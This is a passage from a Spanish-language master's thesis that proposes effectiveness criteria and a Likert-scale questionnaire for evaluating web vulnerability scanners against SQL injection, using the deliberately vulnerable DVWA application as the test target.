Años atrás, eran pocas las herramientas que existían para realizar un escaneo de vulnerabilidades a un sitio web, se tenía que tener cierto nivel de experiencia para realizar una auditoría de vulnerabilidad manualmente, esto acarreaba que no solo un experto tenía que hacerlo, sino que además si el sitio a auditar era extenso por consiguiente el tiempo a invertir aumentaba.

2.5 Aplicaciones Vulnerables

Para probar las herramientas de escaneo existen multitud de aplicaciones web vulnerables a propósito, estas se utilizan principalmente para el aprendizaje y entrenamiento de desarrolladores y usuarios que deseen aprender o mejorar sus habilidades sobre como actúan cada una de las vulnerabilidades que contiene las aplicaciones (Roman Muñoz & Sabido Cortes, 2014).

El autor expone que existen tres fuentes de aplicaciones vulnerables (Román Muñoz & Sabido Cortes, 2016):

1. Aplicaciones desarrolladas con algún propósito, aquellas que tienen alguna vulnerabilidad conocida.
2. Aplicaciones desarrolladas por los fabricantes de herramientas de detección de vulnerabilidades web.
3. Aplicaciones desarrolladas para comprobar las características de estas herramientas o para impartir formación.

2.5.1. DVWA

Entre las más conocidas podemos destacar: WebGoat aplicación web J2EE, Mutillidae II aplicación PHP, ambas mantenidas por OWASP o Damn Vulnerable Web Application (DVWA) una aplicación web desarrollada en PHP (Sancho & Castaño) (Román Muñoz, 2016).

La DVWA es la herramienta que vamos a usar en este trabajo. Su objetivo es de practicar en ambientes controlados el fallo de las vulnerabilidades web más comunes, con diferentes niveles de dificultad, con una interfaz sencilla y fácil de usar. Los ataques se pueden observar en la página inicial de DVWA, cuando se instala la aplicación en nuestro equipo y ejecutamos el proyecto en localhost, que es el nombre que se le da a una computadora que ejecuta un programa y trabaja como un servidor virtual.



Figura 1. Interfaz de la DVWA. (Elaboración propia)

DVWA permite el análisis del código vulnerable de los siguientes ataques que se explican acontinuación brevemente:

- Brute Force: Consiste en intentar averiguar por fuerza bruta la clave probando todas las combinaciones posibles, hasta encontrar la correcta.
- Command Execution: Permite ejecutar comandos de consola desde la página web, para ver si se es posible: modificar y/o eliminar archivos y directorios del servidor dónde se encuentra alojada la página que está analizando.
- CSRF (Cross-Site Request Forgery): Es un ataque que se tiene lugar cuando la página web permite al usuario realizar acciones consideradas como altamente sensibles, solo comprueba que la petición proviene de un navegador autorizado, pero no que el usuario que está realizando dichas acciones lo realice de forma correcta.
- Insecure CAPTCHA: Se basa en una prueba de Turing totalmente automática y pública para diferenciar a las computadoras de las personas y se utiliza para proteger a las páginas web de ataques por fuerza bruta, y en general evitar que los robots puedan hacer uso de los servicios de las páginas web como pueden ser encuestas o foros de discusión.
- File Inclusion (Local File Inclusion and Remote File Inclusion): Se da cuando se ejecutan en el servidor web ficheros locales o externos al propio servidor.
- SQL Injection: Es una forma de infiltrar código malicioso a una aplicación web cuando esta realiza operaciones no permitidas sobre la base de datos.
- SQL Injection (Blind): Para evitar el ataque SQL Injection a menudo se configura la aplicación web para que deje de mostrar los mensajes de error, surgiendo un nuevo tipo de ataque, la inyección de SQL a ciegas.
- Upload: Es un ataque en el que un usuario puede subir un código malicioso por medio de un formulario web que permite seleccionar y subir archivos al servidor desde la computadora local.
- XSS Reflected: Es un tipo de inyección de código, que no se ejecuta en la aplicación web, pero si no que se origina cuando el usuario carga una URL en particular en su navegador.
- XSS Stored: Es más peligroso que el XSS Reflected, ya que permite ejecutar código inyectado en los navegadores de todos los usuarios que visitan la aplicación web.

En la figura 1, se observan las distintas técnicas que contiene la aplicación web para hacer los test de penetración y vulnerarla en su totalidad, pero solo nos centraremos en el las técnicas de para realizar Inyección SQL.

2.6 Issues que tienen las herramientas de escaneo y cómo afectan a los resultados de las pruebas

Un tipo particular de sistema de información son las aplicaciones web, que se ejecutan en servidores web y son accedidos por usuarios mediante navegadores a través de internet o intranet, para ejecutar prácticamente todas las funcionalidades posibles de ser realizadas en línea. Pero por otro parte trae consigo nuevas y significativas amenazas de seguridad, ya que cada aplicación es diferente y puede contener vulnerabilidades que pueden llegar a ser únicas.

A pesar de los numerosos esfuerzos para lograr la seguridad a través de la revisión del código y las prácticas de la ingeniería de software que es la disciplina que involucra todos los aspectos de desarrollo y mantenimiento de un producto de software.

Un reporte a nivel global realizado por la firma DataSec entre el año 2015 y 2016 registra que el 55% de 27000 aplicaciones web analizadas tienen al menos una vulnerabilidad con nivel crítico lo que podría indicar que los datos pueden llegar a ser totalmente comprometidos, lo que daría lugar a mala reputación y hasta la bancarrota de una organización (Mayorga, 2018).

Existen numerosos escáneres web que permiten identificar vulnerabilidades a diferentes niveles, pero existen casos en los que no han sido 100% precisos a la hora de detectar la causa de que el sitio sea vulnerable (Gallego González, 2018), a esté proceso que hacemos se lo conoce como hacking ético.

Se conoce como hacking ético a las pruebas de penetración que una organización autoriza para simular las actividades de hackers que intentan acceder a sus activos de información (Medina Rojas, 2015), cabe aclarar que el hacking informático es diferente que el ético porque siguen los mismos procedimientos y procesos que los hackers que no son éticos (Dias, 2014).

La creación de escáneres de seguridad para aplicaciones web no solo ha permitido reducir recursos, tiempo, mano de obra y otros costos asociados a pruebas de penetración, también elimina la dependencia del conocimiento humano del tester (Kah Seng, Ithnin, & Mohd Said, 2018). Pero por otra parte, las herramientas de última generación presentan una baja efectividad en términos de cobertura de detección de vulnerabilidad (relación entre el número de vulnerabilidades detectadas y el número total de vulnerabilidades existentes) y la tasa de

falsos positivos (relación entre el número total de vulnerabilidades reportadas y el número de vulnerabilidades reportadas que no lo son) (Antunes & Vieira, 2016).
La calidad de los test de seguridad se mide esencialmente por estos dos elementos: los falsos positivos y los falsos negativo.

Se conoce como falso positivo a la detección de falsas vulnerabilidades y falso negativo cuando se da la omisión de vulnerabilidades existentes, vulnerabilidades las cuales no pueden ser explotadas (Mayorga, 2018).

Areitio indica las principales razones de los falsos positivos y situaciones que pueden provocarlas:

1. Cobertura de los componentes comprobados
   (a) Problemas de los crawling automáticos: enlaces prácticamente infinitos y del lado del cliente (JS/Ajax).
   (b) Disponibilidad: componentes de terceras partes que no se pueden comprobar y código no disponible.
   (c) Tamaño: muchas URLs/parámetros/código a cubrir o tiempo insuficiente.

2. Cobertura de los test
   a) Imposible comprobar (procedimiento lógico en vez de automatizado y fuerza bruta)
   b) Vulnerabilidad nueva descubierta (aún no actualizada).
   c) Vulnerabilidad vista como insignificante.
   d) Vulnerabilidad nunca vista antes.
   e) El test puede deteriorar la disponibilidad o la fiabilidad.

3. Calidad/capacidad de los test
   (a) Test definido de forma deficiente: ataque no creado correctamente, resultados esperados no definidos adecuadamente.
   (b) Ejecución deficiente del test, carece de capacidad/competencia.
   (c) Tecnología nueva o cambiada / existen medidas de seguridad.
   El test requiere modificaciones, se necesitan técnicas de evasión, se requiere un análisis diferente de resultados.

El autor adicionalmente expone las principales razones de los falsos negativos y estos es por calidad y por capacidad de los test, expone que existen cuatro casos:

(a) Test definido de forma deficiente: resultado esperado no definido correctamente, diferenciadores de validación definidos de forma defectuosa.
(b) Ejecución del test deficiente y carece de capacidad.
(c) Tecnología cambiada / existen medidas de seguridad: el resultado parece vulnerable, señuelos del tipo honeypots, soluciones de seguridad parcheadas, test incapaz de correlacionar a otros componentes (revisión del código).
(d) Vulnerabilidad tecnológica no amenaza. El test correlaciona al contexto del sistema.

En la práctica, cuando un auditor decide optar por una herramienta de escaneo de vulnerabilidades, éste antes debió realizar un plan de ataque para que su auditoría pueda detectar el mayor número de anomalías en el sistema, pero la planificación de los ataques no lo es todo.

Autores afirman que siguiendo metodologías sistemáticas a lo largo de todas las etapas del proceso de una prueba de penetración (Creasey & Glover, 2017), estableciendo criterios de calidad que deben ser aplicados en los escenarios de ataque (Dalalana Bertoglio & Zorzo, 2017), escogiendo la correcta herramienta de acuerdo al ataque que se va a realizar (Rennhard, 2019), es como podremos concluir que los resultados son efectivos.

Ahora bien, tenemos en si metodologías y lineamientos para la planificación de los ataques, pero aún así la efectividad de los resultados sigue siendo dado por la tasa de falsos positivos encontrados y la tasa de cobertura del ataque. Lo que se obtiene dado de un análisis manual de los findings encontrados por las herramientas de escaneo.

3. Objetivos concretos y metodología de trabajo

Las herramientas para test de penetración buscan vulnerabilidades, evitando la repetitiva y tediosa tarea de realizar todas las pruebas manualmente para cada tipo de vulnerabilidad a un software. Los escáneres de vulnerabilidades como ya mencionamos permiten conducir estas pruebas de forma sencilla para el tester ya que tiene predefinidas los sets de pruebas, y el test solo necesita configurar el escáner y comenzar a testear, pero a pesar de que la herramienta me permite encontrar un mayor número de vulnerabilidades mucho más rápido y fácilmente, existen limitaciones que inciden mucho en los resultados.

El proyecto OWASP tiene un top 10 de vulnerabilidades en aplicaciones web, pero en este trabajo de fin de master nos centramos en un tipo de vulnerabilidad que es la SQL Injection.

SQL injection ha sido rankeada por varios años por el proyecto OWASP como una de las vulnerabilidades top. Los ataques SQL se dirigen a sistemas controlados por bases de datos que buscan inyectar fragmentos de código SQL en parámetros de entrada vulnerables que no están debidamente controlados.

Estos códigos se vuelven peligrosos para cualquier sistema ya que sí se llegarán a tener éxito el atacante puede realizar acciones en la base de datos no permitidas. Estas acciones pueden conducir a que se exponga data sensible, insertar o alterar información de la base de datos sin autorización, borrado parcial o total de la data, o inclusive apropiarse completamente de la base de datos.

3.1. Objetivo general

Establecer criterios de efectividad orientados a evaluar los resultados observables y medibles resultantes de herramientas de escaneo de vulnerabilidades después de la ejecución de ataques de tipo SQL Injection a una aplicación web vulnerable.

3.2. Objetivos específicos

En cuanto a los objetivos específicos, se pueden señalar los siguientes:

- Elaborar criterios de efectividad en términos que permitan adicionalmente evaluar la eficacia y la eficiencia de las vulnerabilidades.
- Identificar cuales vulnerabilidades cumplen el máximo número de criterios.

- Comparar y cuantificar el resultado de aplicar los criterios de efectividad después de la ejecución de cada test de penetración.
- Verificar el efecto de ejecutar el mismo proceso en dos herramientas de escaneo de vulnerabilidades distintas.

3.3. Metodología del trabajo

Debido a la naturaleza de este trabajo de fin de máster la metodología de trabajo consistió en tres fases, las dos primeras relacionadas con investigación y la última en reunir todos los elementos y diseñar como hacer la verificación de la metodología.
La Figura 2, muestra los temas investigados en la fase uno y dos, y las tareas realizadas en la fase tres.



Figura 2. Fases de la metodología de trabajo. (Elaboración propia)

Como se muestra en el gráfico anterior, la primera fase consistió en buscar toda la información relacionada a pruebas de penetración, desde que es una prueba, en que consiste llevarlas a cabo, cuales son las herramientas que me permiten realizarlas y como los auditores analizan los resultados.

Esta primera parte se enfocó mucho en investigar el estado del arte de los experimentos llevados a cabo con los escáneres de vulnerabilidad, cuales fueron los hallazgos y conocer las herramientas que ya se han utilizado.

Esto fue de mucha ayuda ya que permitió tener una lista inicial de herramientas con el fin de evaluar cuales de esas se podrían ser utilizadas en nuestro propio experimento.

La segunda fase al igual que la primera fue de investigación, pero además se incluyo mucho trabajo de diseño, ya que la primera fase arrojo que si bien existen técnicas o metodologías que aseguran mejorar la efectividad de las pruebas, los resultados arrojados son muy cerrados.
Es por eso que se busco técnicas que se utilizan para evaluar resultados de manera general o algún modelo que se utilice en otro contexto.

Una vez recopilada información acerca de pruebas y metodologías de evaluación orientados a evaluar resultados, se pasó a la última fase de nuestra metodología de trabajo, en donde el esfuerzo se lo centro en construir y organizar los elementos para ser usados para elaborar la planificación de las pruebas, con el fin de poder verificar la validez de la metodología propuesta.

4. Metodología para comprobar la efectividad de los resultados

En este capítulo se mencionará en detalle todos los pasos que se realizaron para el desarrollo de la metodología propuesta, desde como inicio hasta los pasos para poder ponerla en práctica.

4.1 Identificación de requisitos

4.1.1. Información recopilada de experimentos realizados sobre escáneres de vulnerabilidades

A pesar de que la auditoría manual de código estático sigue siendo usada por los auditores de software debido a su eficacia al momento de detectar anomalías en el código fuente, es muy habitual que los auditores decidan usar una revisión mixta utilizando una herramienta de detección de vulnerabilidades, ya que el reporte que proporciona una herramienta automática de análisis es un buen complemento para un auditor, más aún cuando se evalúa grandes sistemas o se tiene un tiempo de auditoría limitado.

En la revisión realizada, pudimos obtener información valiosa recopilada de los experimentos, como los escáneres son utilizados, la infraestructura que se construye para las pruebas, el tipo de pruebas que se implementan, como los autores lograron obtener un mayor número de verdaderos positivos, entre otros.

Muchos de ellos concuerdan que los escáneres de vulnerabilidades son herramientas de detección poderosa, pero si se desea obtener o mejorar los resultados de las pruebas se debe agregar un factor extra.
Este factor extra puede estar dado por cambios en infraestructura, como lo es agregar un proxy a la configuración normal del sistema o cambiar su configuración para poder capturar y analizar de mejor manera las solicitudes y respuestas del servidor.

Utilizar técnicas especializadas de acuerdo al tipo de prueba de penetración que se quiera implementar o enfoques distintos de acuerdo al tipo de vulnerabilidad que se quiera detectar. Algunos experimentos de acuerdo al tipo de vulnerabilidad sus autores diseñaron las pruebas de manera general para detectar el máximo número de anomalías posibles mientras que otros

se enfocaron en un tipo de vulnerabilidad y se centraron en optimizar su poder de detección utilizando patrones de reconocimiento o mutación de sentencias en el módulo de ataque.

Se conoce que existen organizaciones que proporcionan una clasificación de las amenazas en aplicaciones web y mecanismos para mitigar su impacto. Estas clasificaciones aunque se revisan periódicamente, no están en constante actualización pero dan una idea para orientar al auditor para que este pueda realizar su trabajo de acuerdo a las herramientas que posea.

Adicionalmente el análisis aplicado a los resultados puede llegar a ser distinto, ya que es muy difícil poder obtener exactamente los mismos resultados, aún cuando se busque replicar exactamente el de algún tipo de experimento existen muchas variables a considerar si se desea obtener exactamente los mismos, factores como: hardware, software o conocimiento pueden hacer que los resultados de la prueba no sean los esperados.

Se dice que uno de los factores es por hardware porque, por ejemplo, si se desea realizar una autoría a un sistema generalmente las pruebas que se crean se basan en la información recopilada de expertos de la empresa, para poder a partir de eso ejecutar pruebas que simulen la realidad. Esta realidad esta dada por varios elementos que pueden variar en el tiempo no solo por software sino también por el hardware o infraestructura implementada, en donde los tiempos de respuesta no solo están ligados por las características técnicas del equipo sino también a los distintos escenarios que no solo afectan a la disponibilidad del sistema, sino también a la calidad de las pruebas.

Cuando hablamos de software no solo estamos refiriéndonos al software a evaluar sino a la herramienta que nos permitirá evaluar el software, ese también es un factor importante ya que es el que me permitirá extraer toda la información de como esta el sistema que estoy evaluando a nivel técnico y de seguridad. Es decir, si no tengo variables redundantes o peligrosas, funciones y/o procedimientos en código que sirvan de puente a un hacker mal intencionado acceder a información privada.

También, el conocimiento es un factor importante que puede ser inclusive diferenciador, ya que esta claro que un auditor experto que conoce ya el manejo de algunas herramientas no solo podrá realizar un mayor número de pruebas, sino que además puede realizar un análisis más elaborado por su nivel de expertiz a comparación de un auditor que recién esta comenzando o que tenga poco conocimiento en todos los pasos del proceso de pruebas.

4.1.2. Metodologías o técnicas aplicadas en los análisis de vulnerabilidades

Cuando se trata de medir la capacidad de las herramientas de análisis de vulnerabilidades, como hemos indicado depende de mucho de que resultados queremos obtener, esto es uno de los factores principales por la que un auditor decide utilizar un enfoque o técnica, además de la herramienta con que se va a realizar las pruebas.

En un estudio realizado para medir las capacidades de detección de las herramientas de análisis de vulnerabilidades en aplicaciones web (Roman Muñoz & Sabido Cortes, 2014), baso sus pruebas en estándares y guías conocidas para el análisis amenazas. Se evidenció que había diferencias en el número de pruebas que pueden ser realizadas en cada herramienta donde las herramientas analizadas fueron Acunetix, Zaproxy, Appscan y Webinspect. El estudio concluyo que ninguna de las cuatro herramientas analizadas incorporaba las capacidades de detección necesarias para detectar todas las vulnerabilidades esperadas, pero si cubrían parte de la lista de vulnerabilidades que se proponían detectar.

El tiempo de entrenamiento que se le da a la herramienta para analizar la aplicación es otro punto de estudio para algunos autores, como el de (Suto, 2010) que uso más escáneres de vulnerabilidades y se enfocó en testear la efectividad de siete aplicaciones. Este estudio reportó que a pesar de que se trató de mejorar aprendiendo y aplicando todas las configuraciones de las variables requeridas para el entrenamiento. Los escáneres que fallaron en obtener más vulnerabilidades no solo tendieron a reportar un mayor número de falsos positivos, sino que de igual manera gastaron más tiempo en tratar de eliminar esos falsos positivos. Finalmente, el autor agrega que a la hora de escoger una herramienta no importa el presupuesto que se tenga y este pasa a segundo plano, lo que hace en si a un buen producto si es que lo decides entrenar o no es el esfuerzo que inviertes para alcanzar buenos resultados.

Entonces, como podemos ver a partir de lo que sabemos podemos mejorar la capacidad de detección y los otros factores que intervienen en las pruebas de penetración.

Conocemos ya que existen autores cuyos trabajos se encargan en contrastar la efectividad de varias herramientas, utilizando el mismo enfoque en todos los casos y reportando los hallazgos de hacerlo. Así mismo hay autores adaptan o crean nuevas técnicas de ataque o de reconocimiento.

Tenemos de ejemplo a (Mohammad Ghaffarian & Reza Shahriari , 2017) cuyo estudio habla del potencial beneficio de usar inteligencia artificial para el reconocimiento de patrones de anomalías, o como (Rennhard, 2019) que utiliza una configuración basado en proxys especiales que buscan mejorar la cobertura de las pruebas y los resultados de los escaneos automáticos, o simplemente optar en adaptarse a las limitantes que tiene las herramientas pero cambiando la configuraciones de la detección como (Antunes & Vieira, 2016) con el fin que los falsos positivos sean menores o como lo hizo (Deepa, 2017) que además de usar training también utilizo cadenas de secuencias sql mutuadas para obtener una mejor tasa de detección.

La efectividad de los escáneres va ligado cuantitativamente al número de findings que se reportan, estos están dados por la cobertura de los test, la eficiencia del escaneo, la cobertura del ataque y la capacidad de detectar la clase de vulnerabilidad.

Por ende, las métricas que se presentan en los reportes muestran la calidad del escáner, a continuación, se listan algunas que son comúnmente usadas de acuerdo a su criterio.

Tabla 4. Métricas aplicadas en test de penetración

Criterio	Métrica	Descripción
Cobertura del test	Número de URLs	El número de URLs que el escáner a visitado.
	Nivel de Test	Descripción del enfoque del test.
	Cobertura de código	El grado en que el código de una aplicación web puede ser testeado por un escáner.
	Cobertura del test	El grado en que una aplicación web es exitosamente testeada por un escáner.
	Número de data extraída	El número de data que es exitosamente extraída.
Cobertura del Ataque	Número del vector	El número de entrada que es usada en test.

	Número de puntos de inyección	El número de puntos de entrada que puede ser devueltos por el escáner.
	Fuente del caso de prueba	Descripción del caso de prueba.
	Número del vector de ataque	El número de caminos recuperables.
Detección de vulnerabilidades	Número de falsos positivos	El número de vulnerabilidades falsas producidas por el escáner.
	Número de falsos negativos	El número de vulnerabilidades no detectadas por el escáner.
	Número de positivos verdaderos	El número de vulnerabilidades benignas reportadas por el escáner.
	Número de negativos positivos	El número de vulnerabilidades benignas que no están reportadas por el escáner.
	Puntaje de detección	La fracción de vulnerabilidades detectadas sobre las vulnerabilidades obtenidas por un caso de prueba.
	Cobertura	El número de vulnerabilidades detectadas.
Eficiencia	Tiempo de Escaneo	Tiempo requerido para completar el tiempo de escaneo.
	Tiempo de Análisis	Tiempo requerido para completar el análisis.
	Nivel de Automatización	La capacidad para completar una sesión de escaneo sin incluir al tester.

	Productividad	Tiempo promedio requerido para generar un caso de prueba.
	Procesamiento por encima	Tiempo extra requerido para completar una sesión de escaneo.

Nota: Extraído de Seng. (2018) The approaches to quantify web application security scanners quality.

Es así, como con las métricas presentabas recopilamos algunos elementos o aspectos que intervienen en la efectividad de las pruebas, estas serán integradas en la metodología que crearemos.

4.1.3. Metodologías de evaluación aplicadas en otros contextos

En la educación se utilizan evaluadores que sirven para verificar que contenidos cumplen con los objetivos para los que fueron creados, facilitando la implementación de mecanismos de mejora continua en beneficio de las instituciones (Aguilar Juárez, 2014).

Es así que planteamos utilizar evaluadores para evaluar los resultados obtenidos en las pruebas de penetración.

La aplicación de criterios es una técnica comúnmente usada, porque es aplicable en muchos contextos, por ejemplo, existen criterios que permiten realizar la evaluación de software (Graells, 2002), el autor en su trabajo expone criterios que permiten evaluar software educativo, primero estableciendo las características pedagógicas y funcionales que deben tener cada criterio de evaluación y luego a partir de la recopilación de información, elabora una ficha de evaluación indicando cuales el rango de puntuación.

En el próximo capitulo detallaremos los elementos que se incluyen en la metodología y como se planea aplicarla.

4.2 Descripción de la metodología

En la práctica cuando se planea efectuar una evaluación, siempre se establece desde un inicio cual va a ser el objetivo, lo que implica ejecutarla, el instrumento o plan que me va a permitir realizarla y que se espera con los resultados, por ejemplo, si se quisiera evaluar la usabilidad de una aplicación móvil, un método comúnmente usado es la evaluación heurística, la que permite medir que tan usable es una aplicación basados en los principios de usabilidad de Jakob Nielsen o en el campo de la producción antes de sacar un producto al mercado este debe pasar por pruebas de calidad para asegurar que se esta entregando un buen producto.

Se estableció la teoría que con los criterios efectividad no solo se va a corroborar la efectividad de la herramienta, sino que también se podrá establecer el nivel de efectividad de cada vulnerabilidad obtenida.

4.2.1. Términos asociados a la efectividad y formato utilizado

Para poder crear los criterios de efectividad primero se realizó una revisión de formatos para la redacción de los mismos, cuales son los términos relacionados con la eficacia y la eficiencia que deben ser incluidos como criterios y como se aplican los criterios.
La efectividad es el equilibrio entre la eficacia y la eficiencia. La eficacia es lograr un resultado o efecto. En cambio, la eficiencia es la capacidad de lograr el efecto en cuestión con el mínimo de recursos posibles viables. Ambos términos van de la mano para poder alcanzar la efectividad.
Basándonos en las definiciones mencionadas acerca de como se logra la efectividad es que se planteó crear criterios ligados a esos términos.

Los atributos que rodean a la eficacia orientados a la comprobación de los cumplimientos seleccionados son: cantidad, exactitud, satisfacción y calidad. De la misma manera, los atributos que rodean a la eficiencia son: tiempo de respuesta y costo humano.
Con respecto a la revisión de formatos de criterios, los criterios que se crearon se basaron en la estructura que se utiliza en el sector educativo para la evaluación de contenidos.

En nuestra metodología, para redactar los criterios se uso el formato de (Custodio, 2001) que tiene similitudes al de (Graells, 2002) con respecto a la estructura, pero se decidió usar el de Custodio porque en su trabajo las tablas de criterios se definen más formalmente y se establece una puntuación para cada criterio usando una escala de likert.

La metodología que se plantea es la aplicación de un cuestionario que evalué cuantitativamente aspectos cualitativos de los resultados y que pueda ser aplicado a cualquier tipo de prueba, con cualquier tipo de escáner de vulnerabilidad web ya que esta diseñado de manera general con aspectos comúnmente vistos al analizar resultados.

4.2.2. Elementos de la metodología

Para poder evaluar cada criterio se diseñó un cuestionario de evaluación, en el que se detalla cual es la escala de puntuación a la que esta sujeto cada criterio, cada enunciado es puntuado usando una escala de likert, que es una escala psicométrica comúnmente utilizada en cuestionarios y es la escala de uso más amplio en encuestas para la investigación ya que permite evaluar cuantitativamente aspectos cualitativos.

Los elementos que se incluyen en esta metodología son los que me van a permitir obtener resultados mas completos orientados a evaluar efectividad. Estos son: los criterios de efectividad, el cuestionario y la tabla de resultados.

A continuación, la tabla 5 indica los criterios de efectividad elaborados, cada criterio tiene su código, nombre y descripción.

Tabla 5. Criterios de Efectividad

Criterios de Efectividad		
Código	**Nombre**	**Descripción**
QL	Calidad	Propiedad o conjunto de propiedades que permiten juzgar si el resultado obtenido es valioso.
QT	Cantidad	Magnitud que expresa el número de vulnerabilidades obtenidas en las pruebas.
S	Satisfacción	Razón, acción o modo con el que se demuestra agrado por los resultados obtenidos.
RT	Tiempo de Respuesta	La cantidad de tiempo que transcurre desde que percibimos algo hasta que damos una respuesta en consecuencia a un ataque realizado.
HC	Costo Humano	Cantidad asociada al trabajo de ejecutar la auditoría manual a las vulnerabilidades encontradas por la herramienta.

Fuente: Custodio F (2001), Tabla ¨Especificaciones de la definición operacional de la variable de estudio¨. Recuperado de: Planeamiento Estratégico para Instituciones Educativas de Calidad Elaboración Propia

Una vez establecido los criterios se procedió a elaborar el cuestionario, el cual se evalúa cada criterio, se detalla cómo se puntúa los enunciados asociados a cada criterio, cada enunciado posee un código, su descripción y valoración.

Tabla 6. Cuestionario de Evaluación

Cuestionario						
Código	**Criterio**					
QL	Calidad					
Código	**Enunciado**	**Valoración**				
		1	**2**	**3**	**4**	**5**
Por favor, indique el nivel de acuerdo o desacuerdo con cada una de las siguientes afirmaciones, desde “Totalmente en desacuerdo (1)” a “Totalmente de acuerdo (5)”.						
QL1	El ataque realizado permitió obtener más falsos positivos de inyección.					
QL2	El ataque realizado permitió obtener más falsos negativo de inyección.					
QL3	El ataque realizado aportó nuevas vulnerabilidades.					
QL4	El ataque realizado aportó nuevas vulnerabilidades relevantes.					
QT	Cantidad					
QT1	El nivel de ataque realizado influyo a que más vulnerabilidades sean detectadas.					
S	Satisfacción					
S1	Los nuevos tipos de vulnerabilidades encontradas por la herramienta debido al nivel de ataque realizado se lo considera correcto.					
S2	Los nuevos tipos de vulnerabilidades encontradas por la herramienta debido al nivel de ataque realizado se lo considera aceptable.					
TR	Tiempo de Respuesta					
TR1	El tiempo total de la prueba se lo considera aceptable.					
TR2	El número de vulnerabilidades detectadas es aceptable para el tiempo de ejecución de la prueba.					
HC	Costo Humano					
HC1	El tiempo invertido en la auditoría manual de la vulnerabilidad detectada se la considera necesaria para el nivel de ataque realizado.					

Elaboración Propia

Finalmente, la siguiente tabla nos indica como se recopiló los resultados de la aplicación de los criterios de efectividad aplicado por cada uno de los escáneres seleccionados.

Tabla 7. Tabla de Resultados

Tabla de Resultados				
Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
		QL	QL1	
			QL2	
			QL3	
			QL4	
		QT	QT1	
		S	S1	
			S2	
		TR	TR1	
			TR2	
		HC	HC1	

Elaboración Propia

4.2.3. Flujo de aplicación de la metodología

Conocer como se va a evaluar los elementos o tecnologías que intervienen fue el siguiente paso. Pues bien, el flujo que se propone para aplicar la metodología es el siguiente:



Figura 3. Fases de la Aplicación de la metodología. (Elaboración propia)

Como indica la figura 3, la aplicación de la metodología propuesta tiene seis fases, brevemente explicaremos cada una de ellas.

A. **Seleccionar el escáner:** Esta fase consiste en la evaluación de las herramientas de escaneo de vulnerabilidades con el fin de obtener los escáneres ideales para

hacer la evaluación de la metodología. Este paso es de mucha importancia ya que una vez escogida la herramienta se debe de conocer cuales son los pre requisitos de instalación de la herramienta para que esta funcione correctamente.

B. **Configurar el escáner:** Poseer una herramienta bien configurada y en perfectas condiciones permite que el tester tenga confianza en que los resultados finales presentados en la herramienta son fiables.

